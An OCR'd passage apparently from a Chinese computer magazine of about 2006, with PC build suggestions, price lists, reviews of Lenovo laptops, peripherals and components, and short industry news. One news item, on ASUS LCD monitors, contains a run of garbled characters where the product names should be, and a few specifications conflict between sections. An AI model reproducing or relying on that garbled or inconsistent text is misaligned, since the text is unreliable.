AMD Athlon64 3000+/E6为Venice核心，采用mPGA封装，使用90nm SOI工艺生产，主频是1800MHz，拥有128KB一级缓存和512KB二级缓存，支持内存双通道控制器。价格一再下降后，E6核心的3000+实在超值，并且应对一般的工作和游戏也是十分得心应手。

主板、硬盘、内存

主板方面，和早先推出的9NPA+Ultra不同，磐正9NPA+Ultra增强版采用了全新PCB基板布线，在原有功能基础上，引进高端nForce 4 SLI芯片组，增设SLI扩展能力，供电部分全部采用高品质元器件，运行稳定，超频性能好。内存选用宇瞻，性能十分稳定，价位也较同类很多产品低100元左右。西部数据80GB SATA硬盘的价格比较便宜，80GB容量玩游戏也基本够用。

显示器、显卡

AOC 171S+采用流行的超窄边框设计，拥有8毫秒的高速反应时间，260cd/m^{2}的亮度和450:1的对比度可以满足一般需求，虽然17英寸、1280×1024的分辨率在显示文字时略嫌小了一点，不过对于游戏来说就不是问题了。显示卡方面，七彩虹天行7300GS高达1200MHz的显存频率弥补了64位的带宽瓶颈，同时具备4条渲染流水线。英飞凌1.4ns GDDR3显存和自动过动态分配系统内存的TurboCache技术，进一步提升显卡性能。值得一提的是还提供了对1080P、720P等格式的高清视频硬件解码的支持。

家里那台联想老式的台式机，一工作就嗡嗡个没完，白天还可以忍受，要是想晚上趁着夜深人静打个游戏，还没开始就被它吵得没心情了。上面这套配置主要是针对静音方面做了强化。

由于工作的关系，偶尔也会同时运行许多程序，所以CPU选择主流的双核处理器，而Intel的双核产品已经降到比较合理的价位，同时Intel的稳定、安全也比较符合家庭用机的理念。CPU的风扇采用的是AVC 红骑士，散热片为全铜材质，很好地解决了处理器的散热，同时风扇采用液压轴承，工作噪声只有28dB。

主板和显卡的芯片散热风扇也会产生不小的噪音，这方面容易被忽视。Intel D945PLRN的北桥只有散热片进行被动散热，而华硕EAX1300PRO SILENT/TD/256MB配备的是热管静音散热系统，主板和显卡的无风扇设计保证了零噪音。对不经常使用的DVD光驱也配置了具有DDSSII第二代双层动态悬吊技术和AFFM空气流场导正技术的华硕静音王E616A。

对于机箱电源，在选择的时候要格外小心，很多电源为了能够静音而降低风扇转速，无法保证系统正常散热。长城300W静音大师采用一个12cm的低速风扇，转速大概是每分钟1200转，速度还没有普通电源的一半高，但是风压和风量却提高了30%，对散热很有好处。硬盘选择了希捷的产品，专利的SoftSonic液态轴承马达技术，在硬盘读取数据时能有效减小发出的声音。

品牌台式机

型号	平均价
戴尔 Dimension 3100n CeleronD 2.66GHz 512MB/80GB/COMBO/17英寸LCD	4899
戴尔 Dimension 1100n Pentium4 2.8GHz 512MB/80GB/DVD-ROM/17英寸LCD	5700
戴尔 Dimension 5100 Pentium4 2.8GHz 256MB/80GB/DVD-ROM/17英寸LCD	6100
低噪音，系统稳定可靠。★	
HP Pavilion a1317cl AMD S64 3200+ 256MB/80GB/DVD-ROM/17英寸LCD	4999
HP Pavilion g1030cn AMD S64 3200+ 256MB/80GB/DVD-ROM/17英寸LCD	5299
家庭上网和娱乐性能强劲。★	
HP Pavilion u1365cl Pentium4 2.93GHz 256MB/80GB/DVD-ROM/17英寸LCD	6190
TCL 锐翔K8310 CeleronD 2.26GHz 256MB/40GB/CD-ROM/17英寸LCD	3850
TCL 锐翔K8335 CeleronD 2.8GHz 256MB/80GB/DVD-ROM/19英寸LCD	4998
TCL 海盗8860 PentiumD 2.8GHz 512MB/160GB/DVD-ROM/17英寸LCD	6798

笔记本

型号	平均价
神舟 优雅Q310P Core Duo T2300 512MB DDRII/60GB/COMBO/13.3'/1.89Kg	6888
DELL Inspiron 6400-N510511 Core Duo T2300 512MB DDRII/40GB/COMBO/15.4'/2.8Kg	7999
Acer Aspire 5542NWXCi Core Duo T2300 256MB DDRII/60GB/COMBO/14.1'/2.38Kg	8499
三星 X11-CV02 Core Duo T2300/1024MB DDRII 80GB/Super-Multi DVD/14.0'/2.17Kg	15600
LG XNOTE P1 Core Duo T2300/512MB DDRII 80GB/DVD±ROM/15.4'/2.8Kg	15800
HP NX6320-EX789PA Core Duo T2400 512MB DDRII/60GB/COMBO/15.0'/2.8Kg	12000
东芝 Satellite A100 Core Duo T2300 256MB DDR/60GB/COMBO/15.4'/2.73Kg	10299
具有东芝独有的CSV超显亮技术。★	
华硕 A8H24Jm-SL Core Duo T2400 512MB DDRII/100GB/DVD±ROM/14.1'/2.39Kg	12599
具有华硕独有的Splendid靓彩显示技术。★	

显卡

型号	平均价
迪兰恒进 X1300/256MB	690
迪兰恒进 X1600XT BRAVO/256MB	1199
具备ATI Theater芯片，支持VIVO功能。★	
七彩虹 X1300PRO-GD2 CF白金版2/256MB	740
七彩虹 X800GTO/128MB	890
XFX讯景 GF7300GS/128MB	590
XFX讯景 7300GT/256MB	999
支持PureVideo技术和HDTV。★	
丽台 PX6600TD/256MB	750
丽台 7600GS/256MB	1090

数码相机

型号	平均价
佳能 A430	1170
佳能 IXUS 60	2500
轻薄时尚，配备了3英寸超大液晶屏。★	
索尼 W30	1900
索尼 T7	2400
尼康 L3	1480
尼康 S3	2000
具备尼康独家的脸部优先自动对焦系统。★	
柯达 C643	1550
柯达 C530	2150

安全特性的娱乐新方式

联想天逸F40热辣体验

12499元 800 810 8888 http://www.lenovo.com.cn




安全应该是什么样子？你需要更大的乐趣还是更高的安全特性？联想的多媒体娱乐机型——天逸F40就属于前者，如果你需要的是具备一定安全特性，又更希望它更具使用乐趣，那么，你就不能错过天逸F40。



独特的人像识别功能颇为有趣。



飞梭的材质及手感还有提高的余地。



天逸F40的娱乐性无可辩驳，即便是开机这样无趣的事情都可以做到乐趣多多，还有什么比这更棒的?



FEATURES

CPU：Intel Core Duo T2400

内存：512MB DDR2 533

硬盘：80GB

屏幕：14.1英寸宽屏镜面高亮LCD

人像识别乐趣多多

联想天逸F20、F30、F40都可以实现人像识别功能，所不同的是，由于F30内置摄像头，可以直接使用。至于F40，则需要外接摄像头实现这个功能了。当然，可千万别指望将F40的人像识别软件安装到非联想电脑上，这种独特而富有乐趣的功能只会出现在联想电脑上。

在F40上安装一个摄像头及专用人像识别软件后，在进入windows登录界面时电脑将自动通过摄像头将你的面部画面传入人像识别系统，系统对人脸密码进行分析鉴定后，允许合法的身份进入电脑，其误识率仅有3%不到，完全可以满足一般的隐私需求。采用人像识别的安全设置，你不仅可以将其作为电脑登录的安全设置，还可以取代登录邮箱、论坛等时候需要输入的密码。而且还可以进行自定义安全级别，满足不同使用者对安全层次的不同需求。

识别过程中，它是以人物的五官轮廓为基础，取眼睛的两点为中心做识别。因此，如果你戴眼镜，最好在认证时摘掉，否则很难正确识别。同时，人像识别的时候光线也不要太暗或太亮，以免受到影响。

安保新方式

人像识别技术的另一大功能就是可以实时监视使用者状态，在你离开监视范围预先设置的时间限定之后，电脑将自动锁定计算机。假如有其他人试图进入电脑，人像识别系统则会自动将对方在笔记本中一一记录下来，到时你只需登录电脑系统，便可发现有人试图侵入自己的笔记本电脑。

缺陷于优点并存

不过，也有不太完美的地方，比如当你使用一张高分辨率、高感光的大幅人像照片时（当然是电脑所有者的照片），也有可能骗过系统进入电脑，这是一个比较危险的“缺陷”。不过想拥有一张高分辨率、高感光的大幅人像照片也并不容易，更何况谁会如此煞费苦心的从一台娱乐型本本里“盗取”数据呢？对安全性要求更高的使用者，自然会选择像联想昭阳E680一样的产品了。

飞梭与灵感的触碰

天逸F40上带有的娱乐飞梭，一个犹如扇形的弧形标志，成为联想天逸新品此次创新ID设计的标志，在这个象征着笔记本开合，与中国之扇外观吻合的娱乐飞梭中，是体验联想天逸产品影音娱乐的指挥中枢，能够实现多种影音娱乐功能。用户只需一指控制娱乐飞梭，就可以轻松进入联想天逸为用户定制的、丰富多彩的娱乐影音界面——Shuttle Center。

Shuttle Center之快乐行

点击进入Shuttle Center娱乐中心以后，按照界面所提示的菜单，用户可以轻松体验电影播放、视频浏览、图片查看、音乐欣赏、影碟制作、音量调节等6重享受。多窗口叠加的设计，可以让用户在听音乐的同时，进行浏览图片、或者编辑自己DV中的影像等其他功能。

安全特性的最佳方案
联想昭阳E680安全特性试用

16058元 800 828 2008 http://www.lenovo.com.cn

带有娱乐特性的天逸F40可以给我们一种全新概念的安全模式，但是对于商业使用者来说，真正的高等级安全特性又该是怎样的？也许我们可以从联想昭阳E680中找到答案。



先进指纹识别技术

除了娱乐，当然还有更为严肃的工作，比如政府机构、军队、金融、商业，这些领域对信息的安全性要求极为苛刻，哪怕有丝毫的懈怠，造成的后果都是不堪设想的。因此，像天逸F40的人像识别系统是不能满足这样的需求的，目前来看最成熟、也是经济性最好的还是指纹识别+TPM安全芯片的方式，从底层启动到登入系统，无时无刻地保护数据安全。这也是为什么联想专为企业级用户设计昭阳E680时，加入这两项功能最重要的原因之一。

万无一失 终极安全措施

试用昭阳E680的指纹识别功能是件非常容易的事情，它远比前几代指纹识别系统易用。当你登录操作系统时，验证工作只需要轻轻划过指纹识别器即可，不用过分的追求平稳、力度大小。同时，良好的识别能力也不会辨不清快速轻触的手指指纹。这与同为联想的Thinkpad新型产品类似，甚至连指纹识别指南都有着相似的模式。可见，联想在同时经营两大品牌时，设计团队的相互学习，统一规划已经逐步实施，而非各自独立了。有人会问，同样是联想产品，Thinkpad已然是世界知名的商用笔记本电脑了，何必再在昭阳身上下这么大工夫呢？之间我们提及到的一个关键问题——安全性，目前Thinkpad中使用的TPM安全芯片虽然符合安全规范，但对于机要部门而言这还是不够的，其加密算法必须通过国密安全认证才可以。显然，这不是目前Thinkpak产品线可以做到的事情。

TPM构造底层安全保障

那么，TPM芯片到底有什么样的作用呢？在联想昭阳E680中，TPM芯片的安装可以从最底层开始有效防护数据、机密资料的外泄。TPM是嵌入主板的安全芯片，一个小型的控制和管理系统，存储了独特的平台信息和加密密钥。其中包括了加密算法引擎和产生密钥的随机数发生器，以此作为平台运算的信任源，系统的所有安全认证和安全调用都要通过TPM来完成。如此一来，存储于昭阳E680中所有的数据，只有持有该机TPM认可的密钥，才能读取、查看。

防范于未然

联想昭阳E680利用系统快照技术，开启冰封系统后将系统瞬间锁定，一切误操作的破坏都将在重新启动后消失。比如在打开陌生邮件的附件之前开启冰封系统，即使附件真的藏有病毒，重启计算机就可以恢复至打开邮件之前的系统状态，病毒将无处藏身。又或是想体验一下新软件，又怕新软件影响操作系统运行，这种情况下同样开启冰封系统后可以随心所欲安装新软件，再次启动后就能恢复到安全新软件之前的状态。对于安全性要求很高的机要部门，网络上的病毒更能显现它的破坏性，因此，开启冰封系统的意义可想而知。

如果你是一个家庭使用者，或是以娱乐为主，那么天逸F40是最适合你的，使用有乐趣、安全性也能得到保证。但如果你是就职于对安全性有很高要求的单位，显然只能是类似昭阳E680这样的高安全特性的笔记本电脑才能符合使用要求。



昭阳 E680 的安全特性无可挑剔。



为了更高的安全特性，你必须支付更多的钱。



联想昭阳 E680 可以为重要部门的电脑使用提供最佳安全保证，目前国内仅有的几家厂商才可以制造这种产品，而联想无疑是其中的佼佼者。





FEATURES

CPU：Intel Core Duo T2300
内存：512MB DDR2 533
硬盘：60GB
屏幕：14.1英寸高亮度防炫光LCD



漫步数字世界

金河田7092W机箱

420元 0769-85057928 http://www.goldenfield.com.cn



机箱有什么可数字的？最多不过加了一个温控显示面板吧！答案是——它真的是具有数字时代的特征：前卫、时尚、新颖，这便是金河田新近推出的7092W机箱。

科技之美

白色不是数字时尚的全部含义，但白色的金河田7092W真能给人以一种清新的感觉。这不仅是色彩应用带来的视觉冲击，包括它的外形设计、边角细致的处理、银色边框的点缀，无不体现着一种充满了科技感的时尚味道。

独特的按钮最为诱人，抛弃了往日弹簧的按钮开关，而是使用了最新的触摸专利技术。当你按下触碰机箱按钮后，幽幽的幻彩透射出来，很是漂亮。当然这并不刺眼，让你感受时尚感觉的同时，也充分考虑到人眼对余光可视范围内的光线刺激这一因素，可谓是周全之至。最重要的是，这种触感按钮的使用感受及使用寿命，都比机械式的弹簧按钮更加舒适、长久，科技就是这样，更新换代必然是有所突破的。

外观评分：4
触摸式开关设计新颖，外观也因此变得独一无二

免螺钉 简约设计

免螺钉设计不仅仅是为了方便拆装，同时还能最大程度保证机箱的整体状态，使用螺钉固定的机箱，时间一长就容易出现变形、溢扣的问题，而免螺钉的扣合设计则完全没这些烦恼。

金河田7092W的光驱位、软驱位、硬盘位及扩展卡和侧板均采用了多项专利免螺钉结构，设计巧妙独特，更加人性化，更加方便操作。在机箱的顶板上，还加了一个橙色的提手，非常便于移动主机位置，家居生活的乐趣又平添了一分。每隔一段时间，你都可以重新设计房屋的使用方式、摆放方式，主机的易移性大大减少了浪漫下的劳累。

设计评分：3.5
免螺钉设计让更换、安装设备更容易

内在同等重要

外观上的时尚不是金河田7092W的全部特性，内在的优异设计也是金河田7092W的优点之一。7092W机箱四周边缘遍布EMI防静电凸点，同时，为了更好地实现防辐射及电磁泄漏，7092W机箱还采用了金河田专利技术——EMI弹片，这种EMI弹片可以有效防止机箱内的有害电磁辐射外泄。当然，接合处的防磁设计还不够，机箱的散热孔径也必须符合防磁设计才算是真正有效，7092W机箱上所有的孔位完全遵循EMI的设计标准，后板风扇六角棱形孔、前板光驱、软驱口全部设计为翻边EMI凸点，从而使整个机箱形成一个完整的屏蔽结构。这种设计可以有效防止电脑辐射及有害电磁波泄漏而对人体造成的伤害，也可以防止其他家用电器由于电磁辐射对电脑系统造成干扰从而影响电脑系统的正常工作。


防磁设计评分：4.5
充分考虑到每个细节，防止电磁外泄

内部结构满足不同使用要求

高强度的背板可以更好地固定主板，这对于保护主板是非常必要的。很多机箱都只是简略地使用骨架来固定主板，长期使用后，随着机箱的变形主板也会随之扭曲，这样很容易出现莫名其妙的故障，直致损坏。另外，7092W的内部结构比较传统，直列式的光驱位、硬盘位及扩展设备位置没有什么新意，不过安装着实简单。当然了，ATX构架已经太成熟了，想玩出点花样也不太可能，何况这种设计也算是现在最为合理的方式之一。如果日后7092W可以有BTX版本，同时主板也开始向BTX构架过渡，那将是多么完美！

FEATURES

外形尺寸：465×190×440mm
支持主板：ATX/Micro-ATX
电源：劲霸ATX-S300电源
重量：6.8千克



触控按钮十分有新意，使用乐趣更多。

原配电源功率偏低，发烧友需另行选配。

金河田 7092W 机箱在诠释生活，而不是 DIY 机箱 MOD 的疯狂，当然，我们也不反对你对其下“毒手”。



精确定位


双激光罗技V400笔记本专用鼠标

499元 021-64711188 http://www.logitech.com.cn



FEATURES

双重激光技术
2.4GHz数码无线接收器
USB接口
笔记本专用


设计精巧 使用手感舒适
价格略高

精确定位 操作更流畅

罗技V400激光无线鼠标使用一种全新的双激光循迹技术，它可以提供最大的表面覆盖面积。双激光技术和大多数光电和激光引擎不一样，它不是通过拍摄表面的照片，并对比前后照片的区别来确定指针的移动，而是测量鼠标以不同速度和方向移动时反射光的频率变化。因此，它的精确度非常之高，即便是高速运动中依然可以保持完美的精确指向，这是笔记本电脑使用者首次拥有如此精准定位的专用鼠标。

无线连接 使用更方便

当罗技V400激光无线鼠标的微型USB接收器插上笔记本电脑的时候，鼠标和接收器便立刻自动连接。2.4GHz数字无线技术比传统27MHz无线技术提供更强的连接性能。对于那些在无线信号繁忙地区使用笔记本电脑的用户来说，2.4GHz技术非常重要，可以有效隔离Wi-Fi网络以及其他无线产品的干扰。此外，9米的有效操作范围比大多数无线鼠标要大得多。

舒适手感源自精心设计

罗技V400激光无线鼠标有两种颜色搭配：银色和灰色加橙色防震条，另外一种是灰色加黑色防震条。它带有罗技倾斜式缩放滚轮，使人们可以轻松地进行上下左右的滚动，对图像、网页的放大和缩小以及文档的开启。另一个创新的功能就是在鼠标左上角设置可以用手指方便操作的前进和后退按键，用户能便捷地完成一些常用程序的前后翻页操作。

手感评分：4
精致小巧 操作更灵便

宽屏视野

佳能MV920数码摄像机

3580元 95177178 http://www.canon.com.cn

感受宽屏自拍乐趣

佳能MV920最大的特点就是支持宽屏显示模式，这对于很多现在已经使用宽屏显示器的人来说非常受用。即便是4：3的屏幕比例，在欣赏宽屏视频时同样也是乐趣多多。毕竟宽屏会让视野更开阔，比如朋友一起聚会，4：3的比例并不能完全容纳下所有朋友的身影，而16：9能涵盖更多的人。

电池时间恰到好处

试用中，我们断断续续摄制了整盘DV带的内容，MV920的电池也正好用完，这之间我们有大约1/3的时间是处于开机未录制的状态。如果电池只能满足1小时左右的使用时间，那会是多糟？你不可能为了录制而录制，等你要录制的时候才发现DV的电力已经耗尽，那该多扫兴。

操作简单 快乐体验

MV920的机身上屏幕正对一侧并没有按钮，而大部分功能被集中在五向操作键上，使用起来很是方便。同时，宽屏液晶面板下方还集成了一个屏幕比例切换按键，切换屏幕比例也非常方便。不过，这也并非是非常完美。五向控制键的手感一般，如果能换用塑料与橡胶的混合材质，相信操控感会更好。

最值得称道的，便是录制后的输出工作了。连接上IEEE1394线缆，在Windows XP下，不需要任何驱动程序，打开Moviemaker即可将录像内容导出，乃至编辑。这是非常重要的事情，试想，谁会为了一个娱乐而花费大量时间学习如何使用呢？

易用性评分：4分
五向操作键让控制变得更为简单



FEATURES


1/6英寸隔行扫描CCD，80万像素
2.7英寸16:9宽屏彩色LCD
支持宽屏摄像
25倍光学变焦、800/100倍数码变焦

可以实现宽屏拍摄，操作也非常简单。
五向控制键的材质手感一般。

XFX制造！

7300GT强势出击

999元 0755-61283201 http://www.xfx.com.cn



比较起来，今年的中低端市场并不像往日那样辉煌，原因就在于中低端显卡的性价比过低，ATi RADEON X1300 Pro和nVIDIA GeForce 7300GS并不能引起人足够的兴趣。精明的厂商当然看到这点，于是GeForce 7300GT出世了，这便是以XFX PV-T73E-UAD为代表的nVIDIA GeForce 7300GT显卡。

XFX显卡提供的性能并非是以往中低端显卡那种“够用就行”，相反，不仅是性能上有了很大飞跃，而且在功能上也有所建树。卡身上S-VIDEO、VGA、DVI一应俱全，可以满足你不同的使用要求，同时它还能够支持完整的高清视频硬解码。更为重要的是，其使用的大量高品质元件，也让那些超频玩家有了免费提升性能的可能。nVIDIA GeForce 7300GT不是nVIDIA GeForce 6200，它可以支持完整的SLI技术！这意味着几百元的投入，即便日后游戏提高了对性能的要求，你也可以用很少的再投入获得成倍增长的性能。

XFX PV-T73E-UAD的运行频率高得吓人，核心频率高达550MHz，256MB GDDR3 128bit显存更是达到了惊人的1600MHz，这样高频率运行带来的好处自然是性能强劲，部分游戏测试中，甚至可与上一代GeForce 6600GT相提并论。但是，这样高频率也带来了一定的副作用——高发热量，显然XFX也对此非常重视，它的散热装置非常高效，可以快速将热量“导出”，同时风扇还能以较低的转速运行，在保证高效散热的同时还能最大程度限制噪音，很是难得。

性能评分：4.5
几百元就能买块性能出众的显卡，还有什么可说的？

FEATURES

核心频率	550MHz
显存容量/频率	256MB/1600MHz
显存位宽/类型	128bit/GDDR3
输出接口	CRT+DVI+TV

- 在GeFoce 7300GT芯片的显卡中，性能数一数二。
- 相比一般的GeFoce 7300GT显卡，价格还是略高一些。

快乐生活源自舒适手感

爱国者超薄手感王轻巧系列P203

398元 800-810-7666 http://www.aigo.com



P203的键程适中，但由于键帽的厚度较薄，其手感更接近于笔记本电脑的键盘，而非桌面PC的键盘那般。敲击时感觉力度恰到好处，同时它的弹性颇佳，回程有力但不生硬。配以高品质塑料工程制品的键帽，手指再也不用受罪了，长时间敲击使用也不会感到酸痛。

P203的键位设计基本参照了笔记本电脑键盘的键位设计方式，不过它不像笔记本键盘那样设置有“fn”功能键，当然这不是P203缺点，笔记本电脑由于要实现诸如切换屏幕等等特殊功能，不得不使用fn+其他键来实现这些控制，而对于桌面PC来说，这些是完全没有必要的功能，因此fn键存在的意义也就没有了。不过，P203的键位设计也有自己的独特之处，很多多媒体功能控制键被独立出来，多达18个不同的操作功能，让使用者更容易控制PC，比如播放音乐就不用鼠标点选操作了，很是方便。

P203的特殊之处不仅是键盘的小巧精致、易用性，它独特的鼠标操作功能更是让人心动。P203右上方还有一个轨迹球，这样配合无线连接方式，使用起来更加方便了。

功能评分：4
使用手感较为舒适

FEATURES


2.4GHz无线连接
集成鼠标功能
18个多媒体键
USB无线发射器

- 按键富有弹性且键程适中，使用手感舒适。
- 没有小键盘，快速输入数字时有些麻烦。

初尝AM2平台

硕泰克 SL-K890M2-RL主板

599元 010-82615663 http://www.soltek.com.cn



AMD全新推出的AM2平台，彻底更新了CPU的接口及规格，DDR2的首次加入让AMD平台重新与Intel保持了同样的规格水平，现在，我们通过硕泰克SL-K890M2-RL主板来品尝一下AM2平台的变化吧。

支持全线AM2接口处理器

硕泰克SL-K890M2-RL主板采用红色ATX大板设计，并使用VIA K8T890+VT8237R Plus芯片组，支持全线AMD Socket AM2接口处理器。AM2接口统一了早先AMD Socket 939、Socket 754两种平台接口，低端闪龙处理的使用者更换CPU更为容易。规格的更新，不仅是统一接口那么简单，AM2平台对内存的支持也将发生质变。

使用DDR2 800内存 规格大突破

新接口处理器可以支持最高达DDR2 800的内存规格，我们都知道，DDR2在同频率下性能要比DDR差，但是，DDR2更容易提高运行频率，而随着频率的提升，其内存延时的弊端将不再是性能的阻碍。这个临界点在DDR2 667上，也就是说，DDR2 533从某种意义上讲是没有意义的。另一方面，未来中低端闪龙处理器也可以支持双通道技术，这样一来，AMD全线处理器将都可以实现双通道运行，性能提升非常明显。

精湛工艺 超频玩家最爱

硕泰克SL-K890M2-RL主板采用了稳定的三相供电技术，采用密封式的电感线圈，有效地将外界干扰隔离开，保证了主板稳定运行。此外，主板采用了优质的松下固态电容以及高品质日系红宝石电容，滤波纯净。更为稳定的供电平台足以让AM2的强悍性能发挥得淋漓尽致。

性价比评分：3.5
高性价比一向是硕泰克的优势

FEATURES

芯 片 组：	VIA K8T890 + VT8237R PLUS
内　　存：	支持DDR2 800最高4GB内存，并拥有双通道技术
扩展支持：	1×PCI-E X16、2×PCI－E X1、3×PCI
硬盘/光驱接口：	2×ATA13、2×S-ATA

- 全新的AM2平台性能更加突出。
- SATA接口仅为两个，多硬盘用户会感到不便。

生为双核

冷酷至尊Hyper L3T

约200元 0752-2608895 http://www.coolermaster.com.cn

FEATURES

适用平台：	Intel LGA775平台全系列
散热片尺寸：	90×112×41mm
散热片材料：	铜底+铝鳍片+3热管
风扇转速：	750~3600rpm(温控)
风　　量：	69.59CFM
散热片重量：	327g
风扇重量：	85g

- 散热性能出众。
- 没有明显不足。

随着Intel双核心处理器的大规模降价，使用双核处理器的人也大幅度增加。但双核处理器的功耗相当大，这就需要一个非常优秀的散热器，比如冷酷至尊的Hyper L3T。Hyper L3T是酷冷推出的首款专门针对INTEL双核CPU的散热器，它标志着酷冷至尊已经拥有目前所有双核CPU的散热解决方案及产品。

Hyper L3T是一款非常有特色的双核散热器产品，智能温控倒吊风扇、全铜热管、一体化的简易安装设计等等，而且所用的材料都符合RoHS国际环保认证，这也是酷冷至尊今年最新倡导的绿色环保产品的新概念。散热片方面采用的是全铜散热底座设计，搭配高密度的全铝散热鳍片，再加上三根全铜的热导管，同时整个散热片表面采用防氧化的镀镍工艺，以及独特的焊接工艺，保证散热片和热管之间的无缝接合。从而体现出整体超强的散热效果。 Hyper L3T也是继SUSURRO以来第二款采用倒吊扇设计的散热器，9公分超静音设计的温控风扇，风扇采用无框架结构设计，能够让风扇的五个面同时吸入空气，增大风量，达到良好的散热性能。同时它还具有酷冷独特设计的智能温控功能，让风扇转速随着CPU温度的变化而变化。

散热性能评分：4.5
散热效果出众



Express
新品短信息

华硕7950GX2双核显卡横空出世
日前，华硕发售了ASUS EN7950GX2/2PHT/1G显卡，此卡用料做工极为豪华，采用绿色双PCB，巨大的导热风扇分别盖住发热核心。搭载两颗G71的GeForce7950GPU，核心频率500MHz，双512MB GDDR3显存，显存频率达到1.2GHz(600MHz DDR3)。EN7950GX2与NV当前的顶级显卡7900GTX 650MHz的核心频率相比要低一些，其目的是为了双GPU的稳定运行而通过降低频率有效解决散热和功耗问题。虽然显卡的核心频率降低了，但是凭借双GPU和1G的GDDR3显存支持，华硕EN7950GX2/2PHT/1G在各项性能超出7900GTX高达20%~50%!

硕泰克Socket AM2主板上市
硕泰克SL-K890M2-RL主板具备强悍的内存带宽支持，配置4条内存插槽，支持双通道DDR2 800/667/533/400内存，最大内存容量可达到4GB。主板采用VIA K8T890+VT8237R Plus 南北桥芯片组，支持AMD Socket 940 Athlon 64/Sempron AM2处理器。板载3条PCI插槽、2条PCI-E×1插槽、1条PCI-E×16插槽、2个ATA133接口和4个SATA接口，支持SATA RAID功能，集成6声道AC'97声卡和百兆网卡。此外，主板还支持BIOS防写保护、外频调节功能、CPU核心电压调节功能和内存电压调节功能，为超频用户提供了诸多便利。

索尼VRD-MC1直连式多功能刻录机全新上市
近日，索尼（中国）公司在北京宣布，先期在欧美市场上市并广受消费者欢迎的全球首款多功能直连式（Direct）DVD刻录机产品——VRD-MC1正式向中国市场投放。VRD-MC1的最大特点是可直接与摄像机、数码相机、数字存储卡等进行连接，无须PC即可完成从节目编辑、压缩、编码到刻录成光盘的全部过程，集多媒体视频采集、剪辑、编码、压缩、刻录、播放等功能于一身。

华硕进军液晶显示器PW191、PM17联袂上市
近日，华硕在北京中芯数码城电子竞技中心召开题倩"'柠×囪"穴掰伛惘嗲桊梗…眯屺凸涉迁决伛隆重推出了两个代表不同定位方向的产品系列，以"柠×囪QN28UV…倩兽羸眯"4E澧挫…儿囪镓萆噱韝"柠×囪QX2:2…倩兽羸眯"曾峥巯怼…儿囪阵营。此举预示着华硕正式吹响全面进军液晶显示器市场的战略号角。尽管华硕将此次发布会低调地定为媒介沟通会，但凭借华硕在DIY领域强大的品牌感召力，这一不寻常的举动还是引发了业界的广泛关注。

摄像头也带"麦"多彩B31隆重开卖了!
多彩科技集团数码部推出了一款专门为"本本"用户打造的多彩B31摄像头，时尚小巧的机身很是适合携带。时尚银黑配色的多彩B31从简约、朴实的造型中透着一丝俏皮，触感细腻、柔和，以方便、易携为设计理念。甚是让人惊喜的是多彩B31拥有前卫的内置麦克风设计，可随时随地与"对面"的他/她无限沟通哦！新一代的35万像素的CMOS图像传感器，有力保障了画面传输的清晰流畅。活泼浪漫的特效设计为单调的视频效果倍添了些许诗意与温馨，与此同时你还可以对像框进行自主设计！喜欢自拍的GGMM一定不要错过哦!

顶星N4M2上市
顶星H-N4M2是一款全面支持AMD新一代双核处理器AM2的高性能主板。顶星长久以来的品牌优势，优良的做工和超高的性价比，加之六年质保服务，全面提升了这款产品在市场上的竞争力。目前这款主板正全面上市，欢迎用户选购。

技嘉GC-302机箱上市
技嘉GC-302机架部分均采用SECC优质钢板和一体化设计，坚固耐用、抗冲击能力强。技嘉GC-302有黑、银两种主色调可供选择，其内部标配了著名的全汉230W电源，峰值300W。技嘉GC-302空箱市场价255元，带电源340元。

花旗发布MP4新品－视觉王F335
近日，华旗资讯在十七英里酒吧为其最新上市的MP4数码新品爱国者视觉王F335，举行了盛大的新品上市新闻发布会。华旗资讯副总裁祁燕、移动影音事业部总经理谷占峰以及30余家在京核心媒体记者应邀出席了本次大会。

NEC VERSA A2200唱响升级新篇章
继去年NEC重拳推出低端笔记本VERSA A2100，成功地在业界引起不小的震动之后，最近NEC又推出其新一代产品VERSA A2200。VERSA A2200采用了AMD Turion 64移动处理器及极具性价比的Sempron3000+移动处理器，工作频率达1.8Ghz,15英寸液晶显示器依然采用了备受好评的超亮炫丽屏SSV（Super Shine View），亮度高达320流明。

BenQ DW1655：小资玩家的品味选择
DW1655由BenQ经典刻录产品DW1650脱胎而成，具备DW1650的全部刻录技术特性，支持萨利刀智能刻录技术。其最大的特点是可以刻录光盘封面，BenQ赋予它一个好听的名字：光雕。当LightScribe光雕技术以精准的激光，以落点不一的方式，穿透至正在旋转的光盘片上时，一张拥有高解析丝印/灰阶品质的图画、文字或照片的标识光盘就会呈现在您的面前！有了DW1655，您将不会再为没有创意的写真封面而烦恼，DW1655将在瞬间给您一幅最美的画卷。

Industry
业 界

大唐豪侠公测邀康师傅冰红茶掀武林盛事
近日，在北京香格里拉大酒店举行了"《大唐豪侠》公测新闻发布会暨与康师傅联盟战略合作签约仪式"。会上，广州网易互动娱乐有限公司市场总监李日强先生启动网易《大唐豪侠》的公测仪式。同时，康师傅冰红茶冰绿茶之网易《大唐豪侠》主题新装也在发布会上破冰而出，网易今夏携手康师傅冰红茶冰绿茶主题为"冰力至尊 大唐豪侠"的全国大型促销活动正式拉开帷幕。

双敏倾心打造网吧"绿色计划"
